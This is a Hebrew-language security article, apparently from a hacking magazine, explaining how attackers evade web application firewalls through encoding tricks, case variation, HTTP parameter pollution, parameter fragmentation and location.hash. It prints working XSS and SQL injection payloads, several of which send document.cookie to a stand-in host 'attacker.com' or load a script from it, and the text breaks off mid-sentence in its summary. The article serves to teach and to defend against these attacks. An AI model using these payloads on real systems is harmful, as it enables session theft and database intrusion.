

---

# Bypassing Web Application Firewalls

מאת אפיק קסטיאל / cp77fk4r

---

## הקדמה

כולם יודעים לספר שהטריגר שעזר לעולם להבין שיש צורך ב-WAF הוא ה-"PHF Exploit" המפורסמת (מאז 1996), חולשה שנמצאה במנגנון מבוסס CGI בשם phf שאיפשרה להשתלט בקלות רבה על שרתי Apache ע"י הרצת פקודות מערכת (Remote Arbitrary Command Execution) דרך סקריפט CGI שבאותם ימים הופץ עם מספר שרתים (Apache 1.0.3 ו-NCSA) ולכן היה בתפוצה נרחבת כל כך.

דוגמאות משימוש בחולשה:

<http://staff.washington.edu/dittrich/talks/web-security/phf.html>

(למי שניצול החולשה הנ"ל מזכיר לו את באג ה-Unicode המפורסם שהיה בשרתי IIS4/5 והיה בשימוש בתפוצה משועתת בסביבות 2000-2001 - שירים יד)

אני לא יודע להגיד אם באמת בגלל החולשה הזאת כל עולם ה-WAF התפתח, אבל מי שאני שאחלוק על גוגל.

Web Application Firewalls נמצאים בשוק האזרחי קצת יותר מעשור, המוצר הראשון היה ה-"AppShield" שעבר גלגולים רבים, וה-WAF הראשון מבוסס קוד פתוח היה ModSecurity (שהוזכר לא פעם בגליונות הקודמים). הרעיון היה למצוא פתרון כולל שדרכו ודרך ממשק נוח יהיה ניתן לקבוע את רמת האבטחה של אפליקציות ה-Web בשרת, לדוגמא, ע"י סינון קלט גלובאלי, או ע"י קביעת חוקי הרשאות לקבצים ופונקציות ספציפיות.

כל טכנולוגיה מממשת את הרעיון באופן שונה, אך בכלליות, הרעיון הוא שכל קלט ופלט שחוצה את גבול ה-Client Side וה-Server Side (לא משנה מאיזה כיוון) עובר דרך מנגנון הפילטור. קלט מכיוון ה-Client Side יכול להיות דרך בקשות GET או בקשות POST, ויכול להיות דרך Cookies של המשתמש


ושאר הכותרים (Headers, כגון Host, Refferer, Rang-Byte וכו') שנשלחים לשרת מהלקוח. פלט מכיוון השרת יכול להיות תבניות ספציפיות (כגון תבניות של מספרי כרטיסי אשראי), שמות משתמשים, תוכן של קבצים על השרת, שגיאות אפליקציה, מסדי נתונים וכו'.


לפני השימוש ב-WAF היה על מתכנת המערכת לממש את מנגנון הוולידציה על הקלט מהמשתמש בעצמו ולהטמיע אותו במערכת, ובמידה ולאחר עליית המערכת לאויר התגלו מספר חולשות/תווים מסוכנים נוספים – היה על מפתח המערכת לעדכן את המנגנון בכל המערכת. במידה והיו מספר מערכות על השרת היה על מנהלי השרת לדרוש מכל מפתח ומפתח לעדכן את המערכת שלו.

בעזרת שימוש ב-WAF מנהל/צוות האתר יכלו לקבוע בעזרת ממשק נח ואחיד איזה תווים יוכלו להתקבל לאיזה אפליקציה, ואילו דפים יהיו נגישים ואיזה סוגי משתמשים, כך במידה ונמצאו מספר וקטורי תקיפה חדשים אשר מסכנים את המערכות על השרת, ניתן היה להמנע מהם על ידי הוספת חוקים (Rules) בממשק ה-WAF, להכיל אותו על כלל המערכות בשרת. כך גם אם אחת הפונקציות באפליקציה שלנו שמדברת עם מסד הנתונים רצה עם הרשאות כתיבה ואינה מסננת תווים (ולכן רגישה למתקפות כגון SQL INJECTION) הדבר אינו מסכן את השרת שלנו- מפני שקבענו חוק ב-WAF שמונע מהמשתמש להכניס תווים שהם לא אלפא-נומריים, ולכן לא משנה כמה התוקף יעשה גילגולים באויר - הוא לעולם לא יוכל לתשאל את מסד הנתונים שלנו בעזרת שאילתות שאינן לרוחנו.

כאן אני אמליץ בחום רב לקרוא את [המאמר הנפלא](#) שנתנאל שיין כתב אשר פורסם [בגליון העשירי של Digital Whisper](#) על סוגי טכנולוגיות ה-WAF השונות והצורך בהן.

את ה-WAF מתקינים בדרך כלל לפני ה-Web Servers, ה-Application Server שנמצאים ב-DMZ של האירגון:





(במקור: <http://johanne.ulloa.org/pourquoi-un-waf.html/web-attacks-targets-4>)

נשמע שה-WAFs מהווה פתרון רציני לכל בעיות "מעצבי התוכנה" (הגדרה שלי לכל החבר'ה האלה שגוררים אובייקטים באיזה Framework, מכניסים מספר פרמטרים, "מקמפלים" וחושבים שהם יודעים לבנות מערכות Web 2.0 לתפארת, אבל בתכלס אין להם מושג בפיתוח, שלא נדבר על אבטחת מידע...) אז זהו, של-WAFs יש בהחלט פוטנציאל רציני, אבל בשורה התחתונה עדיף שלא להסתמך עליו. הפתרון הנ"ל בהחלט עושה עבודה מצויינת כאשר הוא מקונפג כמו שצריך ומתעדכן באופן קבוע, אבל אסור לבנות עליו כאשר מאפיינים מערכת או בוחנים אבטחה של פונקציה. **אסור להיות שאננים, מנגנון ה-WAF מגיע בנוסף, ובשום פנים ואופן לא כתחליף** למערך האבטחה של האפליקציה. במאמר זה אסקור מספר דרכים בהם תוקפים מבצעים שימוש בכדי לעקוף מנגנונים אלה.

### הקדמה לתלק הפרקטי

בהחלט מדובר בפתרון אלגנטי, אך הוא רחוק מלהיות מושלם, גם כאשר מדובר במוצר רציני, שקונפג בצורה מקצועית במספר רב של מקרים ניתן לעקוף אותו. **ברב המקרים האלה מדובר בגלל ההפרשים הטבעיים הקיימים במוצר עצמו ובין המוצרים שעליו הוא נועד להגן.** לדוגמא, קידוד שמאוד נפוץ כיום בעולם ה-HTTP הוא UTF-8, ולכן מספר רב של WAFs מגוננים באופן יוצא מהכלל על קלט אשר נשלח בקידוד זה, אך במידה ותוקף ינסה לדבר עם מסד הנתונים או אפליקציית ה-WEB ב-UTF-7, יכול להיות שבמקרים רבים מסד הנתונים כן ידע לזהות ולהגיב בצורה טובה (טובה לתוקף כמובן) ואף טבעית, ומנגנון ה-WAFs לא יוכל לזהות כי מדובר בוקטור זדוני מפני שאין מדובר בתווים שנמצאים ברשימת התווים ה-"זדוניים" (במידה ומדובר ב-Black List Filtering), בכדי להמחיש אתן דוגמא:

אם תוקף ינסה להזין את הקלט הבא:

```
GET /error.php?msg=<script>alert(document.cookie)</script> HTTP/1.1
Host: Vuln.com
```

ומפני שברשימה השחורה שלנו מופיעים התווים "<" ו-">", הבקשה הזאת תקבל Drop מה-WAF ותוחזר למשתמש שגיאה. לעומת זאת, אם בדיוק את אותו הוקטור התוקף ישלח, בשינוי קידוד אותם התווים, לדוגמא, ל-UTF-7, הוא לא יאלץ להשתמש בתווים ">" ו-"<" וכך לעקוף את המנגנון.

הווקטור יראה כך:

```
GET /error.php?msg=+ADw-script+AD4-alert(document.cookie)+ADw-  
/script+AD4- HTTP/1.1  
Host: Vuln.com
```


התו "<" ב-UTF-7 מוצג כך: "+ADw-" והתו ">" באותו הקידוד נראה כך: "+AD4-", ולכן אשר וקטור זה יגיע לשרת- הוא לא יחסם (מפני שמדובר בתווים שאינם נמצאים ברשימה השחורה), אך כאשר הדפדפן של המשתמש יצפה בעמוד, במידה והתווים האלה יופיעו בין 4096 התווים הראשונים בעמוד, ופונקציית ה-"AutoSelect" של ה-Encodding תהיה דלוקה- הדפדפן יניח שמדובר בעמוד שמוצג ב-UTF-7 ויפרש את אותן המחרוזות כ- ">" וכ- "<", מה שיגרום כמובן להרצת הסקריפט. במהלך החלק הפרקטי ארחיב יותר על דוגמאות אלו.

בהרבה מאוד מקרים, הידיעה מול איזה רכיב WAF ואיזה גירסא או עומדים יכולה לעזור מאוד, מפני שכל רכיב שכזה מתנהג בצורה שונה ולכל צורת התנהגות יש חולשות שונות, כך שידיעת הטכנולוגיה מולה או נאבקים היא כבר חצי מהפתרון. רב הטכנולוגיות מחזירות הודעת שגיאה ייחודית להן, כך שהניסיון מאוד חשוב כאן, ובכל זאת- ניתן להשתמש בכלים כגון [Waffit](#) בכדי לזהות תגובה של WAF מתוך מאגר תגובות ולקצר תהליכים.

### אותה הגברת בשינוי אדרת

לאחר שהבנו, במהלך נסיונות הפריצה שלנו, שבינינו לבין המטרה קיימת טכנולוגיית WAF מסויימת, דבר ראשון- ננסה להבין אילו תווים עומדים לרשותינו ואילו לא.

ניתן להבין זאת ע"י משחקי קלט ופלט עם מערך ה-WAF, לדוגמא, אם נשלח את המחרוזת "<script>" ונראה שאנחנו מקבלים שגיאה מה-WAF, ננסה לשלוח את המחרוזת "<script>", "<script>" או "<scrip>" ומהתוצאות שנקבל מהשרת נוכל להבין מה בדיוק ה-WAF בודק. אם למשל, המחרוזת הראשונה בבדיקה ששלחנו מתקבלת, כנראה שמדובר בבדיקה של המחרוזת "<script>", אך אם היא אינה מתקבלת, סביר להניח שהבדיקה מתבצעת על המחרוזת "<script>" בכדי לחסום גם מקרים של "<script src='...'>", במידה והמחרוזת השניה מתקבלת, ניתן להבין כי הבדיקה מתבצעת על המחרוזת "<script>" ולא על "<script>", אך אם גם היא אינה מתקבלת, כנראה שהבדיקה מתבצעת על המחרוזת "<script>" בכדי לחסום גם מקרים של "</script>" וכן הלאה.



למה אנחנו צריכים להבין מה בדיוק חסום לנו? מפני שלאחר שנמצא את כלל התווים המופיעים ברשימה השחורה (כמובן, בהנחה שהפילטרינג מתבצע על רשימה שחורה ולא על רשימה לבנה) נוכל לנסות להבין אילו וקטורים אנו יכולים לבנות ואילו לא.

כמו שראינו קודם לכן, אם חסום לנו השימוש במחרוזת "<script>" נוכל להעלות קובץ js לשרת משלנו, ולבצע את המתקפה דרך השימוש ב:

```
<script src='http://www.attacker.com/xss.js'></script>
```

לעתים יהיה ניתן לשחק עם גודל האותיות (Low and Hight Case), לדוגמא:

```
<sCrIpT>, <ScRiPT>, <sCRIPt> and etc'
```

במקרים שנגלה שהמילה "script" חסומה, בלי כל קשר לתווים ">" ו-"<", נוכל לבצע את המתקפה באופן הבא:

```
<img src='x' onerror=alert('XSS')>
```


וכו'. אני מאמין שהרעיון הובן- בודקים אילו תווים/מחרוזות מסוננים לנו, ניגשים לאחת מה-[Cheat-Sheet](#) המומלצות של XSS ובודקים איזה וקטור הכי מתאים למקרה הספציפי שלנו.

דוגמא מאוד יפה שאפשר להביא כאן מה-Real World היא מעקף סינון התווים של MySpace ע"י [Samy Worm](#) (או בשמה הרשמי: JS.Spacehero worm).

### שימוש בקידודים שונים

כמו שהסברתי קודם עקב אותם הבדלים טבעיים בין מנגנון ה-WAF לבין האפליקציה אליה אנו מעוניינים לפרוץ (אם מדובר באפליקצית ה-WEB ואם מדובר במסד הנתונים או ברכיב רשת כזה או אחר) נגרם פער שאותו קשה מאוד לאכוף. פערים אלו ניתנים לניצול כמו בדוגמא שנתתי בהקדמה. במהלך פרק זה אתן עוד מספר דוגמאות ועקרונות שבעזרתם ניתן לנצל פערים אלו.

כמו שראיתם בדוגמא שנתתי בהקדמה, כל תו ניתן להציג במספר רב מאוד של דרכים (קידודים) / עובדה זאת ניתנת לניצול בכדי לעקוף את מנגנוני סריקת הקלט של טכנולוגיות ה-WAF השונות.



### דוגמאות:

במידה וחסומה לנו היכולת לבצע מתקפות כגון SQL Injection עקב פילטור של מילים אשר מרכיבות את שאילתות ה-SQL, כדוגמת המילים "SELECT" או "FROM" וכו' ניתן יהיה לנסות להרכיב את וקטור התקיפה באופן מקודד, לפניכם מספר דוגמאות.

- תחת השימוש בקידודי %u, ניתן יהיה להציג את המחרוזת "SELECT FROM" באופן הבא:

```
%u0073ELECT %u0066ROM
```

- תחת השימוש ב-URL Encodding, ניתן יהיה להציג את וקטור ה-XSS הבא:

```
<script>document.location.href="http://www.attacker.com?a="+document.cookie</script>
```

באופן הבא:

```
%3Cscript%3Edocument.location.href%3D%22http%3A%2F%2Fwww.google.com%3Fa%3D%22%2Bdocument.cookie
```

- במידה ואנו יודעים כי הן הדפדפן של הקורבן מוגדר תחת "Autoselect" (ב-Encodding) והן תשתית השרת אינה מגדירה את הקידוד בו יוצגו תוכן הדפים באתר (לדוגמא, ע"י שימוש בכותרת Content-Type), נוכל אף להציג את הוקטור באופן ב-UTF7:

```
+ADw-script+AD4-document.location.href+AD0AIg-http://www.attacker.com?a+AD0AIg+-document.cookie+ADw-/script+AD4-
```

או אפילו דרך "UTF7 All" באופן הבא:


```
+ADwAcwBjAHIAaQBwAHQAPgBkAG8AYwB1AG0AZQBwAHQALgBsAG8AYwBhAHQAaQBvAG4ALgBoAHIAZQBmAD0AIgBoAHQAdABwADoALwAvAHcAdwB3AC4AYQB0AHQAYQBjAGsAZQByAC4AYwBvAG0APwBhAD0AIg+-+AGQAbwBjAHUAbQB1AG4AdAAuAGMAbwBvAGsAaQB1ADwALwBzAGMAcgBpAHAAAdAA+A-
```

תאמינו או לא- אבל דפדפנים פגיעים (IE < 7) (לדוגמא) יריצו את השורה הזאת בלי היסוס, וקשה להאמין ש-WAF יידע לעצור את המחרוזת הזאת.

- שימוש בקידוד של Base64 יאפשר לנו לעקוף את מנגנוני ה-WAF באופן הבא:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgieHNzIHNheTogeW8hIik8L3NjcmlwdD4=
```

(מי שמעוניין לבדוק- שפשוט יכניס את המחרוזת בשורת ה-URL של Chrome או Firefox)



- במקרים שונים יהיה ניתן להשתמש בפונקציות javascript שונות בכדי לעקוף את מנגנוני ה-WAF, כדוגמאת:

- unescape() / dscape()
- fromCharCode()
- encodeURI() / decodeURI() / encodeURIComponent()

כמובן שכל מקרה לגופו ועניינו, והעקרון פשוט מאוד: אין שום בעיה להשתמש בכל כלי- העיקר שהיעד שלנו ידע לפענח את המידע ומנגנוני ה-WAF לא, במקרים ומדובר במתקפות שיעדן הוא רכיב בצד השרת (כגון מסד הנתונים, פונקציות PHP פגיעה וכו') אנו חייבים שאותו רכיב יוכל להבין את צורת הקידוד בה השתמשנו, אם דיברנו ב-Base64 והפונקציה אינה יודעת להתמודד עם המידע הזה- אז גם אם הצלחנו לעקוף את מנגנוני ה-WAF השונים, דבר לא יעזור לנו.


אגב, בהרבה מקרים יהיה הצורך לשלב מספר קידודים שונים- כל עוד היעד שלנו ידע להתמודד עם העניין- אין שום בעיה לעשות זאת, לדוגמא, אם נרצה להשתמש בוקטור להרצת XSS תחת UTF7 כמו הוקטור מהדוגמא הקודמת:

```
+ADw-script+AD4-document.location.href+AD0AIg-
http://www.attacker.com?a+AD0AIg+-document.cookie+ADw-/script+AD4-
```

אך השרת מסנן לנו את התו "+", נוכל לשלב את הוקטור עם URL Encodding באופן הבא:

```
%2bADw-script%2bAD4-document.location.href%2bAD0AIg-
http://www.attacker.com?a%2bAD0AIg-%2b-document.cookie%2bADw-
/script%2bAD4-
```





## HTTP Parameter Pollution

המתקפה הבאה הוצגה (כמעט לראשונה) בכנס OWASP בשנת 2009 באירופה ע"י שני חוקרי אבטחת המידע Stefano di Paola מ-Mindedsecurity ו-Luca Carettoni הפולני. אופן ניצול השיטה הוא פשוט מאוד ואם זאת גאוני. בין היתר, הרעיון הוא ניצול ההפרש בין אופן התמודדות השרת עם פרמטר שנשלח מספר פעמים באותה ה-HTTP REQUEST ובין אופן ההתמודדות של מנגנון ה-WAF עם אותו מקרה. לדוגמא, במקום לשלוח את ה-REQUEST הבא:

```
GET /error.php?msg=<script>alert (document.cookie)</script> HTTP/1.1
Host: Vuln.com
```

שבטוח לא יעבור את מנגנוני ה-WAF, ניתן יהיה "לפרק" את וקטור התקיפה באופן הבא:

```
GET
/error.php?msg=<scr&msg=ipt>&msg=aler&msg=t(docu&msg=ment.cookie)</sc&msg=ript> HTTP/1.1
Host: Vuln.com
```


כאשר המידע יוצא מתוכנת הלקוח ומגיע ל-WAF הוא מגיע כמספר משתנים (בעלי אותו שם), אך שום משתנה אינו מכיל ערך מזיק:

```
msg=<scr
msg=ipt>
msg=aler
msg=t(docu
msg=ment.cookie)</sc
msg=ript>
```

ולכן הבקשה תעבור את מערך ה-WAF. כאשר הבקשה תגיע לשרת- במידה והשרת יידע להרכיב את המידע הנ"ל באופן כזה שכל המשתנים יחברו למשתנה אחד- וקטור התקיפה שלנו יפעל.

כמובן שבפועל זה לא כל כך פשוט וברב המקרים צריך להפעיל די הרבה יצירתיות, הקושי נובע מכך שרוב השרתים הפופולארים מוספים מספר תווים או פשוט- מתייחסים אך ורק לערך האחרון שנקלט. אותם חוקרים הכינו טבלה של מספר שרתי HTTP+טכנולוגיות הפענוח המותקנות עליהם ואת האופן בו הם מתייחסים למקרים:





Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib??/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~val2

כמו שניתן לראות מהטבלה שהם הציגו, מספר רב של השרתים עונים לקריטריונים "Last occurrence" או ל-"First occurrence" - מה שאומר שלא יהיה ניתן לבצע את המתקפה עליהם.


אך במקרים, כמו בשרתי IIS עם טכנולוגיית ASP.NET או אפילו ASP, אנו רואים כי אם נשלח את הבקשה הבאה:

```
GET /error.php?msg=val1&msg=val2 HTTP/1.1
Host: Vuln.com
```

השרת וטכנולוגיות ה-ASP תתייחס לפרמטר כפרמטר אחד והערכים יוכנסו אליו עם הפרדה של הסימן פסיק (",") באופן הבא:

```
Msg=val1, val2
```

נוכל לנצל זאת לדוגמא למתקפות SQL Injection, והדוגמא מהמצגת יכולה להתייחס למשל למקרה שבו יש תנאי בדיקה אשר מוודא כי במשתנה שנשלח לשרת אין את גם את המחרוזת "SELECT" וגם את המחרוזת "FROM".



במקרה כזה, נוכל לנצל זאת באופן הבא: במקום לשלוח את הבקשה הבאה:

```
GET /index.aspx?page=' UNION SELECT 1,2,3 FROM TABLE WHERE id='1
HTTP/1.1
Host: Vuln.com
```

שלא תעבור את ה-Rule שהצגנו קודם, נוכל לשלוח אותה באופן הבא:

```
GET /index.aspx?page=' UNION SELECT 1,2&page=3 FROM TABLE WHERE id='1
HTTP/1.1
Host: Vuln.com
```

כך כאשר הבקשה תגיע למערך ה-WAF, הוא יעבור על ה-URL ויראה שבין ה- "?" לבין ה- "&" אין גם את המילה "SELECT" וגם את המילה "FROM" – וייתן לה לעבור.

הערכים יגיעו לאפליקציה, באופן הבא:


```
page=SELECT 1,2
page=3 FROM TABLE WHERE id=1
```

כמו שראינו, טכנולוגיות ה-NET. תוסיף פסיק (",") ותחבר את שני הערכים, מה שירכיב לנו את הוקטור הבא:

```
SELECT 1,2,3 FROM TABLE WHERE id=1
```

(הפסיק הכתום נדחף ע"י ה-NET.)

ניתן להשתמש ב-HPP (HTTP Parameter Pollution) גם למתקפות שונות, אבל זה לא נושא המאמר ולכן לא נפרט אותו. אני ממליץ בחום לעבור על המצגת בכדי לראות את שאר הדוגמאות ולהבין את שאר מתודות התקיפה שניתן לבצע בעזרת מתקפה זו.



## HTTP Parameter Fragmentation

הטכניקה הבאה שאציג מזכירה מאוד את הטכניקה הקודמת, ה-HTTP Parameter Pollution, אך היא שונה בדרך בה היא עוקפת את מנגנוני ה-WAF. הרעיון כאן הוא לגרום למנגנון ה-WAF לחשוב כי ערך אשר שייך למשתנה אחד שייך למספר משתנים פקטיביים, וכך לגרום לו להעביר אותם.

לדוגמא, נניח כי קיים לנו אותו מנגנון מהפרק הקודם- מנגנון אשר בודק האם קיים משתנה שבו יש גם את המחרוזת "SELECT" וגם את המחרוזת "FROM", ובמידה ואכן קיים משתנה כזה בבקשת הלקוח – הבקשה תדחה (Drop). הרעיון כאן הוא לגרום למנגנוני ה-WAF "לדמיין" משתנים שלא קיימים. ניתן לבצע זאת למשל באופן הבא:

```
?id=' UNION SELECT 1,2,3/*&fake=*/ FROM TABLE WHERE id=1
```

כאשר השאילתה תעבור במנגנון ה-WAF הוא יבין כי יש לנו כאן שני משתנים:

```
id=' UNION SELECT 1,2,3/*  
fake=*/ FROM TABLE WHERE id=1
```

אך כאשר השאילתה תגיע למסד הנתונים, מפני שמדובר בעצם ב-comment המידע המיותר יזרק והשאילתה תראה כך:

```
?id=' UNION SELECT 1,2,3 FROM TABLE WHERE id=1
```


טכניקה נוספת היא השימוש בערכים %26 ו-%3d (במקום "&" ו-"=" בהתאמה) בכדי לנסות להכניס משתנים פקטיביים לבקשה.

## Location. Hash

טכניקה נוספת אשר ניתן להשתמש בה בעת מתקפות Client-Side (כגון Cross Site Scripting) היא השימוש באובייקט location.hash אשר מסמל את כל מה שמגיע אחרי ה"עוגן" (anchor) - הסולמית ב-URL:

```
http://www.site.com/page.php?parameter=value#anchor
```

תזכורת: המתווה של Cross Site Scripting, הן Reflected והן Stored מחייב את התוקף שה-Server-Side יחזיר את וקטור התקיפה לקורבן.



נניח כי הקישור הבא פגיע ל-XSS:

```
GET /error.php?msg=404%2C%20Sorry%2C%20not%20found%2E HTTP/1.1
Host: Vuln.com
```

הקישור מחזיר כמובן את הודעת השגיאה:

404, Sorry, not found.

נוכל לנצל זאת בכדי להריץ את הוקטור הבא:

```
GET
/error.php?msg=<script>document.location.href="http://www.attacker.com?
a="+document.cookie</script>
Host: Vuln.com
```

אך במידה וקיים ביננו לבין השרת מנגנון WAF אשר מחזיר לנו Drop עקב זיהוי של המחרוזת "document.cookie" בבקשה – המתקפה כמובן לא תצא לפועל.

כדי לעקוף מקרים כאלה, נוכל להריץ את וקטור התקיפה באופן הבא:

```
GET
/error.php?msg=<script>document.write(location.hash)</script>#<script>a
lert(document.cookie)</script>
Host: Vuln.com
```

וכאן נשאלת השאלה- למה שהוקטור הבא לא יחסם גם הוא, הרי גם הוא מכיל את המחרוזת "הבעייתית" - "document.cookie".

אז נכון, הוקטור החדש שלנו אכן מכיל את המחרוזת הבעייתית, אבל כאשר הבקשה נשלחת לשרת היא נשלחת ללא המידע שנמצא לאחר הסולמית ("#") מפני שהוא לא באמת חלק מה-HTTP REQUEST, ומי שלא מאמין- מוזמן לפתוח Burp ולבדוק בעצמו ☺

הרעיון של השימוש ב"עוגנים" הוא שימוש מקומי בלבד על ידי הדפדפן - הבקשה לעמוד מסויים נשלחת לשרת, המידע מגיע, ולאחריו, במידה והמשתמש ציין גם עוגן ספציפי בעמוד- הדפדפן, לאחר שהעמוד ירד למחשב, יחפש את אותו העוגן בעמוד ויפנה את הגולש אליו.

מה שאומר, שאנחנו יכולים להכניס את כל החלקים הבעייתיים שלנו לאחר הסולמית- "כעוגן", ואז לקרוא להם אחר"כ בעזרת השימוש של-"location.hash", "top.location.hash" או "document.location.hash".

אגב, גם ניתן להפטר מהסולמית (הערך שנכנס ל-"location.hash" נכנס עם הסולמית) בעזרת שימוש באחד מהאובייקטים הבאים:

```
document.location.hash.slice(1)
top.location.hash.slice(1)
location.hash.slice(1)
```

## סיכום

קיימים עוד מספר שיטות שונות לעקיפת מנגנוני ה-WAF הנפוצים היום. רוב השיטות מנצלות את העבודה שברב המקרים, היישום של מנגנוני ה-WAF הוא מבוסס Black List עקב "הנוחות" שבעניין. וכמו שהזכרתי כבר, היכולת למימוש המתקפות הנ"ל נובע מההפרש הטבעי הקיים בין מערכת ההגנה למערכת האפליקציה שאותה אנו מעוניינים לתקוף (או להגן- תלוי באיזה צד אנחנו נמצאים).

כאשר מיישמים מנגנוני WAF חשוב מאוד להקפיד על שני דברים שברב המקרים שפגשתי- לא מומשו:

